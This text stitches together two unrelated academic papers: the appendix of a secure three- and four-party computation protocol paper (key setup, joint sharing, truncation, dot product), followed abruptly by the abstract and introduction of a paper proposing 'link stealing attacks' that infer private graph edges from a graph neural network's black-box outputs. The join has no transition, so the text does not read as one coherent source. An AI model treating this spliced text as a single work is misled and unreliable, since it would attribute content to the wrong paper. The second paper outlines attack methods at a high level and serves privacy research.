- $\mathsf{y}_s = (k_{01}, k_{02}$ and $k_{\mathcal{P}})$ when $P_s = P_0$.
- $\mathsf{y}_s = (k_{01}, k_{12}$ and $k_{\mathcal{P}})$ when $P_s = P_1$.
- $\mathsf{y}_s = (k_{02}, k_{12}$ and $k_{\mathcal{P}})$ when $P_s = P_2$.

Output: Send $(\mathsf{Output}, \mathsf{y}_s)$ to every $P_s \in \mathcal{P}$.

Figure 6: 3PC: Ideal functionality for shared-key setup

Functionality $\mathcal{F}_{\mathsf{setup4}}$

$\mathcal{F}_{\mathsf{setup4}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$. $\mathcal{F}_{\mathsf{setup4}}$ picks random keys k_{ij} and k_{ijk} for $i,j,k \in \{0,1,2\}$ and $k_{\mathcal{P}}$. Let y_s denote the keys corresponding to server P_s. Then

- $\mathsf{y}_s = (k_{01}, k_{02}, k_{03}, k_{012}, k_{013}, k_{023}$ and $k_{\mathcal{P}})$ when $P_s = P_0$.
- $\mathsf{y}_s = (k_{01}, k_{12}, k_{13}, k_{012}, k_{013}, k_{123}$ and $k_{\mathcal{P}})$ when $P_s = P_1$.
- $\mathsf{y}_s = (k_{02}, k_{12}, k_{23}, k_{012}, k_{023}, k_{123}$ and $k_{\mathcal{P}})$ when $P_s = P_2$.
- $\mathsf{y}_s = (k_{03}, k_{13}, k_{23}, k_{013}, k_{023}, k_{123}$ and $k_{\mathcal{P}})$ when $P_s = P_3$.

Output: Send $(\mathsf{Output}, \mathsf{y}_s)$ to every $P_s \in \mathcal{P}$.

Figure 7: 4PC: Ideal functionality for shared-key setup

To generate a *3-out-of-3* additive sharing of 0 i.e. ζ_s for $s \in \{0,1,2\}$ such that P_s holds ζ_s, and $\zeta_0+\zeta_1+\zeta_2 = 0$, servers proceed as follows. Every pair of servers, $P_s, P_{(s+1)\%3}$, non-interactively generate r_s, as described earlier, and each P_s sets $\zeta_s = \mathsf{r}_s - \mathsf{r}_{(s-1)\%3}$.

B 3PC Protocols

Joint Message Passing: The ideal functionality for jmp appears in Fig. 8.

Functionality $\mathcal{F}_{\mathsf{jmp}}$

$\mathcal{F}_{\mathsf{jmp}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$.

Step 1: $\mathcal{F}_{\mathsf{jmp}}$ receives $(\mathsf{Input}, \mathsf{v}_s)$ from P_s for $s \in \{i,j\}$, while it receives $(\mathsf{Select}, \mathsf{ttp})$ from $\mathcal{S}$. Here ttp denotes the server that $\mathcal{S}$ wants to choose as the TTP. Let $P^\star \in \mathcal{P}$ denote the server corrupted by $\mathcal{S}$.

Step 2: If $\mathsf{v}_i = \mathsf{v}_j$ and $\mathsf{ttp} = \perp$, then set $\mathsf{msg}_i = \mathsf{msg}_j = \perp, \mathsf{msg}_k = \mathsf{v}_i$ and go to **Step 5**.

Step 3: If $\mathsf{ttp} \in \mathcal{P} \setminus \{P^\star\}$, then set $\mathsf{msg}_i = \mathsf{msg}_j = \mathsf{msg}_k = \mathsf{ttp}$.

Step 4: Else, TTP is set to be the honest server with smallest index. Set $\mathsf{msg}_i = \mathsf{msg}_j = \mathsf{msg}_k = \mathsf{TTP}$

Step 5: Send $(\mathsf{Output}, \mathsf{msg}_s)$ to P_s for $s \in \{0,1,2\}$.

Figure 8: 3PC: Ideal functionality for jmp primitive

Joint Sharing: The joint sharing protocol appears in Fig. 9.

Protocol $\Pi_{\mathsf{jsh}}(P_i, P_j, \mathsf{v})$

Preprocessing:

– If $(P_i,P_j) = (P_1,P_0)$: Servers execute the preprocessing of $\Pi_{\mathsf{sh}}(P_1, \mathsf{v})$ and then locally set $\gamma_\mathsf{v} = 0$.
– If $(P_i,P_j) = (P_2,P_0)$: Similar to the case above.
– If $(P_i,P_j) = (P_1,P_2)$: P_1, P_2 together sample random $\gamma_\mathsf{v} \in \mathbb{Z}_{2^\ell}$. Servers locally set $[\alpha_\mathsf{v}]_1 = [\alpha_\mathsf{v}]_2 = 0$.

Online:

– If $(P_i,P_j) = (P_1,P_0)$: P_0, P_1 compute $\beta_\mathsf{v} = \mathsf{v} + [\alpha_\mathsf{v}]_1 + [\alpha_\mathsf{v}]_2$. P_0, P_1 jmp-send β_v to P_2.
– If $(P_i,P_j) = (P_2,P_0)$: Similar to the case above.
– If $(P_i,P_j) = (P_1,P_2)$: P_1, P_2 locally set $\beta_\mathsf{v} = \mathsf{v}$. P_1, P_2 jmp-send $\beta_\mathsf{v} + \gamma_\mathsf{v}$ to P_0.

Figure 9: 3PC: $[\![\cdot]\!]$-sharing of a value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ jointly by P_i, P_j

When the value v is available to both P_i, P_j in the preprocessing phase, protocol Π_{jsh} can be made non-interactive in the following way: $\mathcal{P}$ sample a random $\mathsf{r} \in \mathbb{Z}_{2^\ell}$ and locally set their share according to Table 6.

Multiplication: The ideal functionality for Π_{mulPre} appears in Fig. 10.

Functionality $\mathcal{F}_{\mathsf{MulPre}}$

$\mathcal{F}_{\mathsf{MulPre}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$. $\mathcal{F}_{\mathsf{MulPre}}$ receives $\langle\cdot\rangle$-shares of d, e from the servers where P_s, for $s \in \{0,1,2\}$, holds $\langle \mathsf{d} \rangle_s = (\mathsf{d}_s, \mathsf{d}_{(s+1)\%3})$ and $\langle \mathsf{e} \rangle_s = (\mathsf{e}_s, \mathsf{e}_{(s+1)\%3})$ such that $\mathsf{d} = \mathsf{d}_0 + \mathsf{d}_1 + \mathsf{d}_2$ and $\mathsf{e} = \mathsf{e}_0 + \mathsf{e}_1 + \mathsf{e}_2$. Let P_i denotes the server corrupted by $\mathcal{S}$. $\mathcal{F}_{\mathsf{MulPre}}$ receives $\langle \mathsf{f} \rangle_i = (\mathsf{f}_i, \mathsf{f}_{(i+1)\%3})$

from $\mathcal{S}$ where $\mathsf{f} = \mathsf{de}$. $\mathcal{F}_{\mathsf{MulPre}}$ proceeds as follows:
– Reconstructs d, e using the shares received from honest servers and compute $\mathsf{f} = \mathsf{de}$.
– Compute $\mathsf{f}_{(i+2)\%3} = \mathsf{f} - \mathsf{f}_i - \mathsf{f}_{(i+1)\%3}$ and set the output shares as $\langle \mathsf{f} \rangle_0 = (\mathsf{f}_0, \mathsf{f}_1), \langle \mathsf{f} \rangle_1 = (\mathsf{f}_1, \mathsf{f}_2), \langle \mathsf{f} \rangle_2 = (\mathsf{f}_2, \mathsf{f}_0)$.
– Send $(\mathsf{Output}, \langle \mathsf{f} \rangle_s)$ to server $P_s \in \mathcal{P}$.

Figure 10: 3PC: Ideal functionality for Π_{mulPre} protocol

	(P_1, P_2)	(P_1, P_0)	(P_2, P_0)
	$[\alpha_\mathsf{v}]_1 = 0,\ [\alpha_\mathsf{v}]_2 = 0$ $\beta_\mathsf{v} = \mathsf{v},\ \gamma_\mathsf{v} = \mathsf{r} - \mathsf{v}$	$[\alpha_\mathsf{v}]_1 = -\mathsf{v},\ [\alpha_\mathsf{v}]_2 = 0$ $\beta_\mathsf{v} = 0,\ \gamma_\mathsf{v} = \mathsf{r}$	$[\alpha_\mathsf{v}]_1 = 0,\ [\alpha_\mathsf{v}]_2 = -\mathsf{v}$ $\beta_\mathsf{v} = 0,\ \gamma_\mathsf{v} = \mathsf{r}$
P_0	$(0,\ 0,\ \mathsf{r}\ \ )$	$(-\mathsf{v},\ 0,\ \mathsf{r})$	$(0,\ -\mathsf{v},\ \mathsf{r})$
P_1	$(0,\ \mathsf{v},\ \mathsf{r} - \mathsf{v})$	$(-\mathsf{v},\ 0,\ \mathsf{r})$	$(0,\ \ 0,\ \mathsf{r})$
P_2	$(0,\ \mathsf{v},\ \mathsf{r} - \mathsf{v})$	$(\ 0,\ 0,\ \mathsf{r})$	$(0,\ -\mathsf{v},\ \mathsf{r})$

Table 6: The columns depict the three distinct possibilities of input contributing pairs. The first row shows the assignment to various components of the sharing. The last row, along with three sub-rows, specify the shares held by the three servers.

Dot Product: The ideal world functionality for realizing Π_{dotpPre} is presented in Fig. 11.

Functionality $\mathcal{F}_{\mathsf{DotPPre}}$

$\mathcal{F}_{\mathsf{DotPPre}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$. $\mathcal{F}_{\mathsf{DotPPre}}$ receives $\langle \cdot \rangle$-shares of vectors $\vec{\mathbf{d}} = (\mathsf{d}_1, \ldots, \mathsf{d}_\mathsf{n}), \vec{\mathbf{e}} = (\mathsf{e}_1, \ldots, \mathsf{e}_\mathsf{n})$ from the servers. Let $\mathsf{v}_{j,s}$ for $j \in [\mathsf{n}], s \in \{0,1,2\}$ denote the share of v_j such that $\mathsf{v}_j = \mathsf{v}_{j,0} + \mathsf{v}_{j,1} + \mathsf{v}_{j,2}$. Server P_s, for $s \in \{0,1,2\}$, holds $\langle \mathsf{d}_j \rangle_s = (\mathsf{d}_{j,s}, \mathsf{d}_{j,(s+1)\%3})$ and $\langle \mathsf{e}_j \rangle_s = (\mathsf{e}_{j,s}, \mathsf{e}_{j,(s+1)\%3})$ where $j \in [\mathsf{n}]$. Let P_i denotes the server corrupted by $\mathcal{S}$. $\mathcal{F}_{\mathsf{MulPre}}$ receives $\langle \mathsf{f} \rangle_i = (\mathsf{f}_i, \mathsf{f}_{(i+1)\%3})$ from $\mathcal{S}$ where $\mathsf{f} = \vec{\mathbf{d}} \odot \vec{\mathbf{e}}$. $\mathcal{F}_{\mathsf{DotPPre}}$ proceeds as follows:
– Reconstructs $\mathsf{d}_j, \mathsf{e}_j$, for $j \in [\mathsf{n}]$, using the shares received from honest servers and compute $\mathsf{f} = \sum_{j=1}^{n} \mathsf{d}_j \mathsf{e}_j$.
– Compute $\mathsf{f}_{(i+2)\%3} = \mathsf{f} - \mathsf{f}_i - \mathsf{f}_{(i+1)\%3}$ and set the output shares as $\langle \mathsf{f} \rangle_0 = (\mathsf{f}_0, \mathsf{f}_1), \langle \mathsf{f} \rangle_1 = (\mathsf{f}_1, \mathsf{f}_2), \langle \mathsf{f} \rangle_2 = (\mathsf{f}_2, \mathsf{f}_0)$.
– Send $(\mathsf{Output}, \langle \mathsf{f} \rangle_s)$ to server $P_s \in \mathcal{P}$.

Figure 11: 3PC: Ideal functionality for Π_{dotpPre} protocol

Truncation: We now give details of how to generate $([\mathsf{r}], [\![\mathsf{r}^d]\!])$. For this, servers proceed as follows: P_0, P_j for $j \in \{1,2\}$ sample random $\mathsf{r}_j \in \mathbb{Z}_{2^\ell}$. Recall that the bit at ith position in r is denoted as $\mathsf{r}[i]$. Define $\mathsf{r}[i] = \mathsf{r}_1[i] \oplus \mathsf{r}_2[i]$ for $i \in \{0, \ldots, \ell-1\}$. For r defined as above, we have $\mathsf{r}^d[i] = \mathsf{r}_1[i+d] \oplus \mathsf{r}_2[i+d]$ for $i \in \{0, \ldots, \ell-d-1\}$. Further,

$$\begin{aligned}
\mathsf{r} &= \sum_{i=0}^{\ell-1} 2^i \mathsf{r}[i] = \sum_{i=0}^{\ell-1} 2^i (\mathsf{r}_1[i] \oplus \mathsf{r}_2[i]) \\
&= \sum_{i=0}^{\ell-1} 2^i \left((\mathsf{r}_1[i])^\mathsf{R} + (\mathsf{r}_2[i])^\mathsf{R} - 2(\mathsf{r}_1[i])^\mathsf{R} \cdot (\mathsf{r}_2[i])^\mathsf{R} \right) \\
&= \sum_{i=0}^{\ell-1} 2^i \left((\mathsf{r}_1[i])^\mathsf{R} + (\mathsf{r}_2[i])^\mathsf{R} \right) - \sum_{i=0}^{\ell-1} \left(2^{i+1} (\mathsf{r}_1[i])^\mathsf{R} \right) \cdot (\mathsf{r}_2[i])^\mathsf{R} \qquad (5)
\end{aligned}$$

Similarly, for r^d we have the following,

$$\mathsf{r}^d = \sum_{i=d}^{\ell-1} 2^{i-d} \left((\mathsf{r}_1[i])^\mathsf{R} + (\mathsf{r}_2[i])^\mathsf{R} \right) - \sum_{i=d}^{\ell-1} \left(2^{i-d+1} (\mathsf{r}_1[i])^\mathsf{R} \right) \cdot (\mathsf{r}_2[i])^\mathsf{R} \qquad (6)$$

The servers non-interactively generate $[\![\cdot]\!]$-shares (arithmetic shares) for each bit of r_1 and r_2 as in Table 6. Given their $[\![\cdot]\!]$-shares, the servers execute Π_{dotp} twice to compute $[\![\cdot]\!]$-share of $\mathsf{A} = \sum_{i=d}^{\ell-1} (2^{i-d+1} (\mathsf{r}_1[i])^\mathsf{R}) \cdot (\mathsf{r}_2[i])^\mathsf{R}$, and $\mathsf{B} = \sum_{i=0}^{\ell-1} (2^{i+1} (\mathsf{r}_1[i])^\mathsf{R}) \cdot (\mathsf{r}_2[i])^\mathsf{R}$. Using these values, the servers can locally compute the $[\![\cdot]\!]$-shares for $(\mathsf{r}, \mathsf{r}^d)$ pair following Equation 5 and 6, respectively. Note that servers need $[\cdot]$-shares of r and not $[\![\cdot]\!]$-shares. The $[\cdot]$-shares can be computed from the $[\![\cdot]\!]$-shares locally as follows. Let $(\alpha_\mathsf{r}, \beta_\mathsf{r}, \gamma_\mathsf{r})$ be the values corresponding to the $[\![\cdot]\!]$-shares of r. Since P_0 knows the entire value r in clear, and it knows α_r, it can locally compute β_r. Now, the servers set $[\cdot]$-shares as: $[\mathsf{r}]_1 = -[\alpha_\mathsf{r}]_1$ and $[\mathsf{r}]_2 = \beta_\mathsf{r} - [\alpha_\mathsf{r}]_2$. The protocol appears in Fig. 12.

Protocol $\Pi_{\mathsf{trgen}}(\mathcal{P})$

– To generate each bit $\mathsf{r}[i]$ of r for $i \in \{0, \ldots, \ell-1\}$, P_0, P_j for $j \in \{1,2\}$ sample random $\mathsf{r}_j[i] \in \mathbb{Z}_2$ and define $\mathsf{r}[i] = \mathsf{r}_1[i] \oplus \mathsf{r}_2[i]$.
– Servers generate $[\![\cdot]\!]$-shares of $(\mathsf{r}_j[i])^\mathsf{R}$ for $i \in \{0, \ldots, \ell-1\}, j \in \{1,2\}$ non-interactively following Table 6.
– Define $\vec{\mathbf{x}}$ and $\vec{\mathbf{y}}$ such that $\mathsf{x} = 2^{i-d+1} (\mathsf{r}_1[i])^\mathsf{R}$ and $\mathsf{y}_i = (\mathsf{r}_2[i])^\mathsf{R}$, respectively, for $i \in \{d, \ldots, \ell-1\}$. Define $\vec{\mathbf{p}}$ and $\vec{\mathbf{q}}$ such that $\mathsf{p}_i = 2^{i+1} (\mathsf{r}_1[i])^\mathsf{R}$ and $\mathsf{q}_i = (\mathsf{r}_2[i])^\mathsf{R}$, respectively, for $i \in \{0, \ldots, \ell-1\}$. Servers execute Π_{dotp} to compute $[\![\cdot]\!]$-shares of $\mathsf{A} = \vec{\mathbf{x}} \odot \vec{\mathbf{y}}$ and $\mathsf{B} = \vec{\mathbf{p}} \odot \vec{\mathbf{q}}$.
– Servers locally compute $[\![\mathsf{r}^d]\!] = \sum_{i=d}^{\ell-1} 2^{i-d} ([\![(\mathsf{r}_1[i])^\mathsf{R}]\!] + [\![(\mathsf{r}_2[i])^\mathsf{R}]\!]) - [\![\mathsf{A}]\!]$, and $[\![\mathsf{r}]\!] = \sum_{i=0}^{\ell-1} 2^i ([\![(\mathsf{r}_1[i])^\mathsf{R}]\!] + [\![(\mathsf{r}_2[i])^\mathsf{R}]\!]) - [\![\mathsf{B}]\!]$.
– P_0 locally computes $\beta_\mathsf{r} = \mathsf{r} + \alpha_\mathsf{r}$. P_0, P_1 set $[\mathsf{r}]_1 = -[\alpha_\mathsf{r}]_1$ and P_0, P_2 set $[\mathsf{r}]_2 = \beta_\mathsf{r} - [\alpha_\mathsf{r}]_2$.

Figure 12: 3PC: Generating Random Truncated Pair $(\mathsf{r}, \mathsf{r}^d)$

C 4PC Protocols

4PC Joint Message Passing Primitive: The ideal functionality for jmp4 primitive appears in Fig. 13.

Functionality $\mathcal{F}_{\mathsf{jmp4}}$

$\mathcal{F}_{\mathsf{jmp4}}$ interacts with the servers in $\mathcal{P}$ and the adversary $\mathcal{S}$.
Step 1: $\mathcal{F}_{\mathsf{jmp}}$ receives $(\mathsf{Input}, \mathsf{v}_s)$ from senders P_s for $s \in \{i, j\}$, $(\mathsf{Input}, \perp)$ from receiver P_k and fourth server P_l, while it receives $(\mathsf{Select}, \mathsf{ttp})$ from $\mathcal{S}$. Here ttp is a boolean value, with a 1 indicating that $\mathsf{TTP} = P_l$ should be established.
Step 2: If $\mathsf{v}_i = \mathsf{v}_j$ and $\mathsf{ttp} = 0$, or if $\mathcal{S}$ has corrupted P_l, set $\mathsf{msg}_i = \mathsf{msg}_j = \mathsf{msg}_l = \perp, \mathsf{msg}_k = \mathsf{v}_i$ and go to **Step 4**.
Step 3: Else : Set $\mathsf{msg}_i = \mathsf{msg}_j = \mathsf{msg}_k = \mathsf{msg}_l = P_l$.
Step 4: Send $(\mathsf{Output}, \mathsf{msg}_s)$ to P_s for $s \in \{0,1,2,3\}$.

Figure 13: 4PC: Ideal functionality for jmp4 primitive

Joint Sharing: Protocol Π_{jsh4} (Fig. 14) enables a pair of servers (P_i, P_j) to jointly generate a $[\![\cdot]\!]$-sharing of value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ known to both of them. In case of an inconsistency, the server outside the computation serves as a TTP.

Protocol $\Pi_{\mathsf{jsh4}}(P_i, P_j, \mathsf{v})$

Preprocessing:

– If $(P_i,P_j) = (P_1,P_2) : P_1,P_2,P_3$ sample $\gamma_\mathsf{v} \in \mathbb{Z}_{2^\ell}$. Servers locally set $[\alpha_\mathsf{v}]_1 = [\alpha_\mathsf{v}]_2 = 0$.
– If $(P_i,P_j) = (P_s,P_0)$, for $s \in \{1,2\}$: Servers execute the preprocessing of $\Pi_{\mathsf{sh4}}(P_s,\mathsf{v})$. Servers locally set $\gamma_\mathsf{v} = 0$.
– If $(P_i,P_j) = (P_s,P_3)$, for $s \in \{0,1,2\}$: Servers execute the preprocessing of $\Pi_{\mathsf{sh4}}(P_s,\mathsf{v})$.

Online:

– If $(P_i,P_j) = (P_1,P_2) : P_1,P_2$ set $\beta_\mathsf{v} = \mathsf{v}$ and jmp4-send $\beta_\mathsf{v} + \gamma_\mathsf{v}$ to P_0.
– If $(P_i,P_j) = (P_s,P_0)$, for $s \in \{1,2,3\} : P_s,P_0$ compute $\beta_\mathsf{v} = \mathsf{v} + [\alpha_\mathsf{v}]_1 + [\alpha_\mathsf{v}]_2$ and jmp4-send β_v to P_k, where $(k \in \{1,2\}) \wedge (k \neq s)$.
– If $(P_i,P_j) = (P_s,P_3)$, for $s \in \{1,2\}$: P_3,P_s compute β_v and $\beta_\mathsf{v} + \gamma_\mathsf{v}$. P_s,P_3 jmp4-send β_v to P_k, where $(k \in \{1,2\}) \wedge (k \neq s)$. In parallel, P_s,P_3 jmp4-send $\beta_\mathsf{v} + \gamma_\mathsf{v}$ to P_0.

Figure 14: 4PC: $[\![\cdot]\!]$-sharing of a value $\mathsf{v} \in \mathbb{Z}_{2^\ell}$ jointly by P_i, P_j

When P_3, P_0 want to jointly share a value v which is available in the preprocessing phase, protocol Π_{jsh4} can be performed with a single element of communication (as opposed to 2 elements in Fig. 14). P_0, P_3 can jointly share v as follows. P_0, P_3, P_1 sample a random $\mathsf{r} \in \mathbb{Z}_{2^\ell}$ and set $[\alpha_\mathsf{v}]_1 = \mathsf{r}$. P_0, P_3 set $[\alpha_\mathsf{v}]_2 = -(\mathsf{r}+\mathsf{v})$ and jmp4-send $[\alpha_\mathsf{v}]_2$ to P_2. This is followed by servers locally setting $\gamma_\mathsf{v} = \beta_\mathsf{v} = 0$. We further observe that servers can generate a $[\![\cdot]\!]$-sharing of v non-interactively when v is available with P_0, P_1, P_2. For this, servers set $[\alpha_\mathsf{v}]_1 = [\alpha_\mathsf{v}]_2 = \gamma_\mathsf{v} = 0$ and $\beta_\mathsf{v} = \mathsf{v}$. We abuse notation and use $\Pi_{\mathsf{jsh4}}(P_0, P_1, P_2, \mathsf{v})$ to denote this sharing.

Input Sharing and Output Reconstruction in SOC Setting We extend input sharing and reconstruction in the SOC setting as follows. To generate $[\![\cdot]\!]$-shares for its input v, U receives each of the shares $[\alpha_\mathsf{v}]_1, [\alpha_\mathsf{v}]_2$, and γ_v from three out of the four servers as well as a random value $\mathsf{r} \in \mathbb{Z}_{2^\ell}$ sampled together by P_0, P_1, P_2 and accepts the values that form the majority. U locally computes $\mathsf{u} = \mathsf{v} + [\alpha_\mathsf{v}]_1 + [\alpha_\mathsf{v}]_2 + \gamma_\mathsf{v} + \mathsf{r}$ and sends u to all the servers. Servers then execute a two round byzantine agreement (BA) [49] to agree on u (or $\perp$). We refer the readers to [49] for the formal details of the agreement protocol. On successful completion of BA, P_0 computes $\beta_\mathsf{v} + \gamma_\mathsf{v}$ from u while P_1, P_2 compute β_v from u locally. For the reconstruction of a value v, servers send their $[\![\cdot]\!]$-shares of v to U, who selects the majority value for each share and reconstructs the output. At any point, if a TTP is identified, the servers proceed as follows. All servers send their $[\![\cdot]\!]$-share of the input to the TTP. TTP picks the majority value for each share and computes the function output. It then sends this output to U. U also receives the identity of the TTP from all servers and accepts the output received from the TTP forming majority.

Dot Product Given $[\![\cdot]\!]$-shares of two n-sized vectors $\vec{\mathbf{x}}, \vec{\mathbf{y}}$, Π_{dotp4} enables servers to compute $[\![\mathsf{z}]\!]$ with $\mathsf{z} = \vec{\mathbf{x}} \odot \vec{\mathbf{y}}$. The protocol is essentially similar to n instances of multiplications of the form $\mathsf{z}_i = \mathsf{x}_i\mathsf{y}_i$ for $i \in [\mathsf{n}]$. But instead of communicating values corresponding to each of the n instances, servers locally sum up the shares and communicate a single value. This helps to obtain a communication cost independent of the size of the vectors. Details are deferred to the full version [36].

Truncation Given the $[\![\cdot]\!]$-sharing of a value v, protocol $\Pi_{\mathsf{trgen4}}(\mathcal{P})$ enables the servers to compute the $[\![\cdot]\!]$-sharing of the truncated value v^d (right shifted value by, say, d positions). For this, given $[\![\mathsf{v}]\!]$ and a random truncation pair $([\mathsf{r}], [\![\mathsf{r}^d]\!])$, the value $(\mathsf{v}-\mathsf{r})$ is opened, truncated and added to $[\![\mathsf{r}^d]\!]$ to obtain $[\![\mathsf{v}^d]\!]$. To generate the a random truncation pair, P_0, P_3, P_j, for $j \in \{1,2\}$ sample random $R_j \in \mathbb{Z}_{2^\ell}$. P_0, P_3 sets $\mathsf{r} = R_1 + R_2$ while P_j sets $[\mathsf{r}]_j = R_j$. Then, P_0, P_3 locally truncate r to obtain r^d and execute $\Pi_{\mathsf{jsh4}}(P_0, P_3, \mathsf{r}^d)$ to generate $[\![\mathsf{r}^d]\!]$.

Dot Product with Truncation Protocol Π_{dotpt4} (Fig. 15) enables servers to generate $[\![\cdot]\!]$-sharing of the truncated value of $\mathsf{z} = \vec{\mathbf{x}} \odot \vec{\mathbf{y}}$, denoted as z^d, given the $[\![\cdot]\!]$-sharing of n-sized vectors $\vec{\mathbf{x}}$ and $\vec{\mathbf{y}}$.

Protocol $\Pi_{\mathsf{dotpt4}}(\mathcal{P}, \{[\![\mathsf{x}_i]\!], [\![\mathsf{y}_i]\!]\}_{i\in[\mathsf{n}]})$

Preprocessing :

– Servers execute the preprocessing phase of $\Pi_{\mathsf{dotp4}}(\mathcal{P}, \{[\![\mathsf{x}_i]\!], [\![\mathsf{y}_i]\!]\}_{i\in[\mathsf{n}]})$.
– Servers execute $\Pi_{\mathsf{trgen4}}(\mathcal{P})$ to generate the truncation pair $([\mathsf{r}], [\![\mathsf{r}^d]\!])$. P_0 obtains the value r in clear.

Online :

– P_0, P_j, for $j \in \{1,2\}$, compute $[\Psi]_j = -\sum_{i=1}^{\mathsf{n}}((\beta_{\mathsf{x}_i} + \gamma_{\mathsf{x}_i})[\alpha_{\mathsf{y}_i}]_j + (\beta_{\mathsf{y}_i} + \gamma_{\mathsf{y}_i})[\alpha_{\mathsf{x}_i}]_j) - [\mathsf{r}]_j$ and sets $[(\mathsf{z}-\mathsf{r})^\star]_j = [\Psi]_j + [\chi]_j$.
– P_1, P_0 jmp4-send $[(\mathsf{z}-\mathsf{r})^\star]_1$ to P_2 and P_2, P_0 jmp4-send $[(\mathsf{z}-\mathsf{r})^\star]_2$ to P_1.
– P_1, P_2 locally compute $(\mathsf{z}-\mathsf{r})^\star = [(\mathsf{z}-\mathsf{r})^\star]_1 + [(\mathsf{z}-\mathsf{r})^\star]_2$ and set $(\mathsf{z}-\mathsf{r}) = (\mathsf{z}-\mathsf{r})^\star + \sum_{i=1}^{\mathsf{n}}(\beta_{\mathsf{x}_i}\beta_{\mathsf{y}_i}) + \psi$.
– P_1, P_2 locally truncate $(\mathsf{z}-\mathsf{r})$ to obtain $(\mathsf{z}-\mathsf{r})^d$ and execute $\Pi_{\mathsf{jsh4}}(P_1, P_2, (\mathsf{z}-\mathsf{r})^d)$ to generate $[\![(\mathsf{z}-\mathsf{r})^d]\!]$.
– Servers locally compute $[\![\mathsf{z}^d]\!] = [\![(\mathsf{z}-\mathsf{r})^d]\!] + [\![\mathsf{r}^d]\!]$.

Figure 15: 4PC: Dot Product Protocol with Truncation

Special protocols Similar to 3PC, we consider the following special protocols for 4PC – i) Bit Extraction, ii) Bit2A, and iii) Bit Injection. These are elaborated in the full version of the paper [36]. Protocols for secure comparison, maxpool, convolution and matrix multiplication, follow a similar outline as described for the 3PC case, except that the underlying primitives used will be based on 4PC (defined in §4).

Stealing Links from Graph Neural Networks

Xinlei He[1] Jinyuan Jia[2] Michael Backes[1] Neil Zhenqiang Gong[2] Yang Zhang[1]

[1]*CISPA Helmholtz Center for Information Security* [2]*Duke University*

Abstract

Graph data, such as chemical networks and social networks, may be deemed confidential/private because the data owner often spends lots of resources collecting the data or the data contains sensitive information, e.g., social relationships. Recently, neural networks were extended to graph data, which are known as *graph neural networks (GNNs)*. Due to their superior performance, GNNs have many applications, such as healthcare analytics, recommender systems, and fraud detection. In this work, we propose the first attacks to steal a graph from the outputs of a GNN model that is trained on the graph. Specifically, given a black-box access to a GNN model, our attacks can infer whether there exists a link between any pair of nodes in the graph used to train the model. We call our attacks *link stealing attacks*. We propose a threat model to systematically characterize an adversary's background knowledge along three dimensions which in total leads to a comprehensive taxonomy of 8 different link stealing attacks. We propose multiple novel methods to realize these 8 attacks. Extensive experiments on 8 real-world datasets show that our attacks are effective at stealing links, e.g., AUC (area under the ROC curve) is above 0.95 in multiple cases. Our results indicate that the outputs of a GNN model reveal rich information about the structure of the graph used to train the model.

1 Introduction

Graph is a powerful tool to model the complex relationships between entities. For instance, in healthcare analytics, protein-protein interactions can be modeled as a graph (called a *chemical network*); and a social network can be modeled as a graph, where nodes are users and edges indicate certain social relationships among them. A graph may be treated as a data owner's intellectual property because the data owner may spend a lot of resources collecting the graph, e.g., collecting a chemical network often involves expensive and resource-consuming chemical experiments. Moreover, a graph may also contain sensitive user information, e.g., private social relationships among users.

Recently, a family of machine learning techniques known as *graph neural networks (GNNs)* was proposed to analyze graphs. We consider GNNs for *node classification*. Specifically, given a graph, attributes of each node in the graph, and a small number of node labels, a GNN model is trained and can predict the label of each remaining unlabeled node. Due to their superior performance, we have seen growing applications of GNNs in various domains, such as healthcare analytics [18, 22], recommender systems [19], and fraud detection [65]. However, the security and privacy implications of training GNNs on graphs are largely unexplored.

Our Contributions. In this work, we take the first step to study the security and privacy implications of training GNNs on graphs. In particular, we propose the first attacks to steal a graph from the outputs of a GNN model trained on the graph. We call our attacks *link stealing attacks*. Specifically, given a black-box access to a target GNN model, our attacks aim to predict whether there exists a link between any pair of nodes in the graph used to train the target GNN model. Our attacks reveal serious concerns on the intellectual property, confidentiality, and/or privacy of graphs when training GNNs on them. For instance, our attacks violate the intellectual property of the data owner when it spends lots of resources collecting the graph; and our attacks violate user privacy when the graph contains sensitive social relationships among users [2, 23].

Adversary's Background Knowledge: We refer to the graph and nodes' attributes used to train the target GNN model as the *target dataset*. We characterize an adversary's background knowledge along three dimensions, including the target dataset's *nodes' attributes*, the target dataset's *partial graph*, and an auxiliary dataset (called *shadow dataset*) which also contains its own graph and nodes' attributes. An adversary may or may not have access to each of the three dimensions. Therefore, we obtain a comprehensive taxonomy of a threat model, in which adversaries can have 8 different types of background knowledge.

Attack Methodology: We design an attack for each of the 8 different types of background knowledge, i.e., we propose 8 link stealing attacks in total. The key intuition of our attacks is that

two nodes are more likely to be linked if they share more similar attributes and/or predictions from the target GNN model. For instance, when the adversary only has the target dataset's nodes' attributes, we design an unsupervised attack by calculating the distance between two nodes' attributes. When the target dataset's partial graph is available, we use supervised learning to train a binary classifier as our attack model with features summarized from two nodes' attributes and predictions obtained from the black-box access to the target GNN model. When the adversary has a shadow dataset, we propose a *transferring attack* which transfers the knowledge from the shadow dataset to the target dataset to mount our attack.

Evaluation: We evaluate our 8 attacks using 8 real-world datasets. First, extensive experiments show that our attacks can effectively steal links. In particular, our attacks achieve high AUCs (area under the ROC curve). This demonstrates that the predictions of a target GNN model encode rich information about the structure of a graph that is used to train the model, and our attacks can exploit them to steal the graph structure. Second, we observe that more background knowledge leads to better attack performance in general. For instance, on the Citeseer dataset [35], when an adversary has all the three dimensions of the background knowledge, our attack achieves 0.977 AUC. On the same dataset, when the adversary only has nodes' attributes, the AUC is 0.878. Third, we find that the three dimensions of background knowledge have different impacts on our attacks. Specifically, the target dataset's partial graph has the strongest impact followed by nodes' attributes, the shadow dataset, on the other hand, has the weakest impact. Fourth, our transferring attack can achieve high AUCs. Specifically, our transferring attack achieves better performance if the shadow dataset comes from the same domain as the target dataset, e.g., both of them are chemical networks. We believe this is due to the fact that graphs from the same domain have similar structures, which leads to less information loss during transferring. Fifth, our attacks outperform conventional link prediction methods [24, 40], which aim to predict links between nodes based on a partial graph.

In summary, we make the following contributions.

- We propose the first link stealing attacks against graph neural networks.
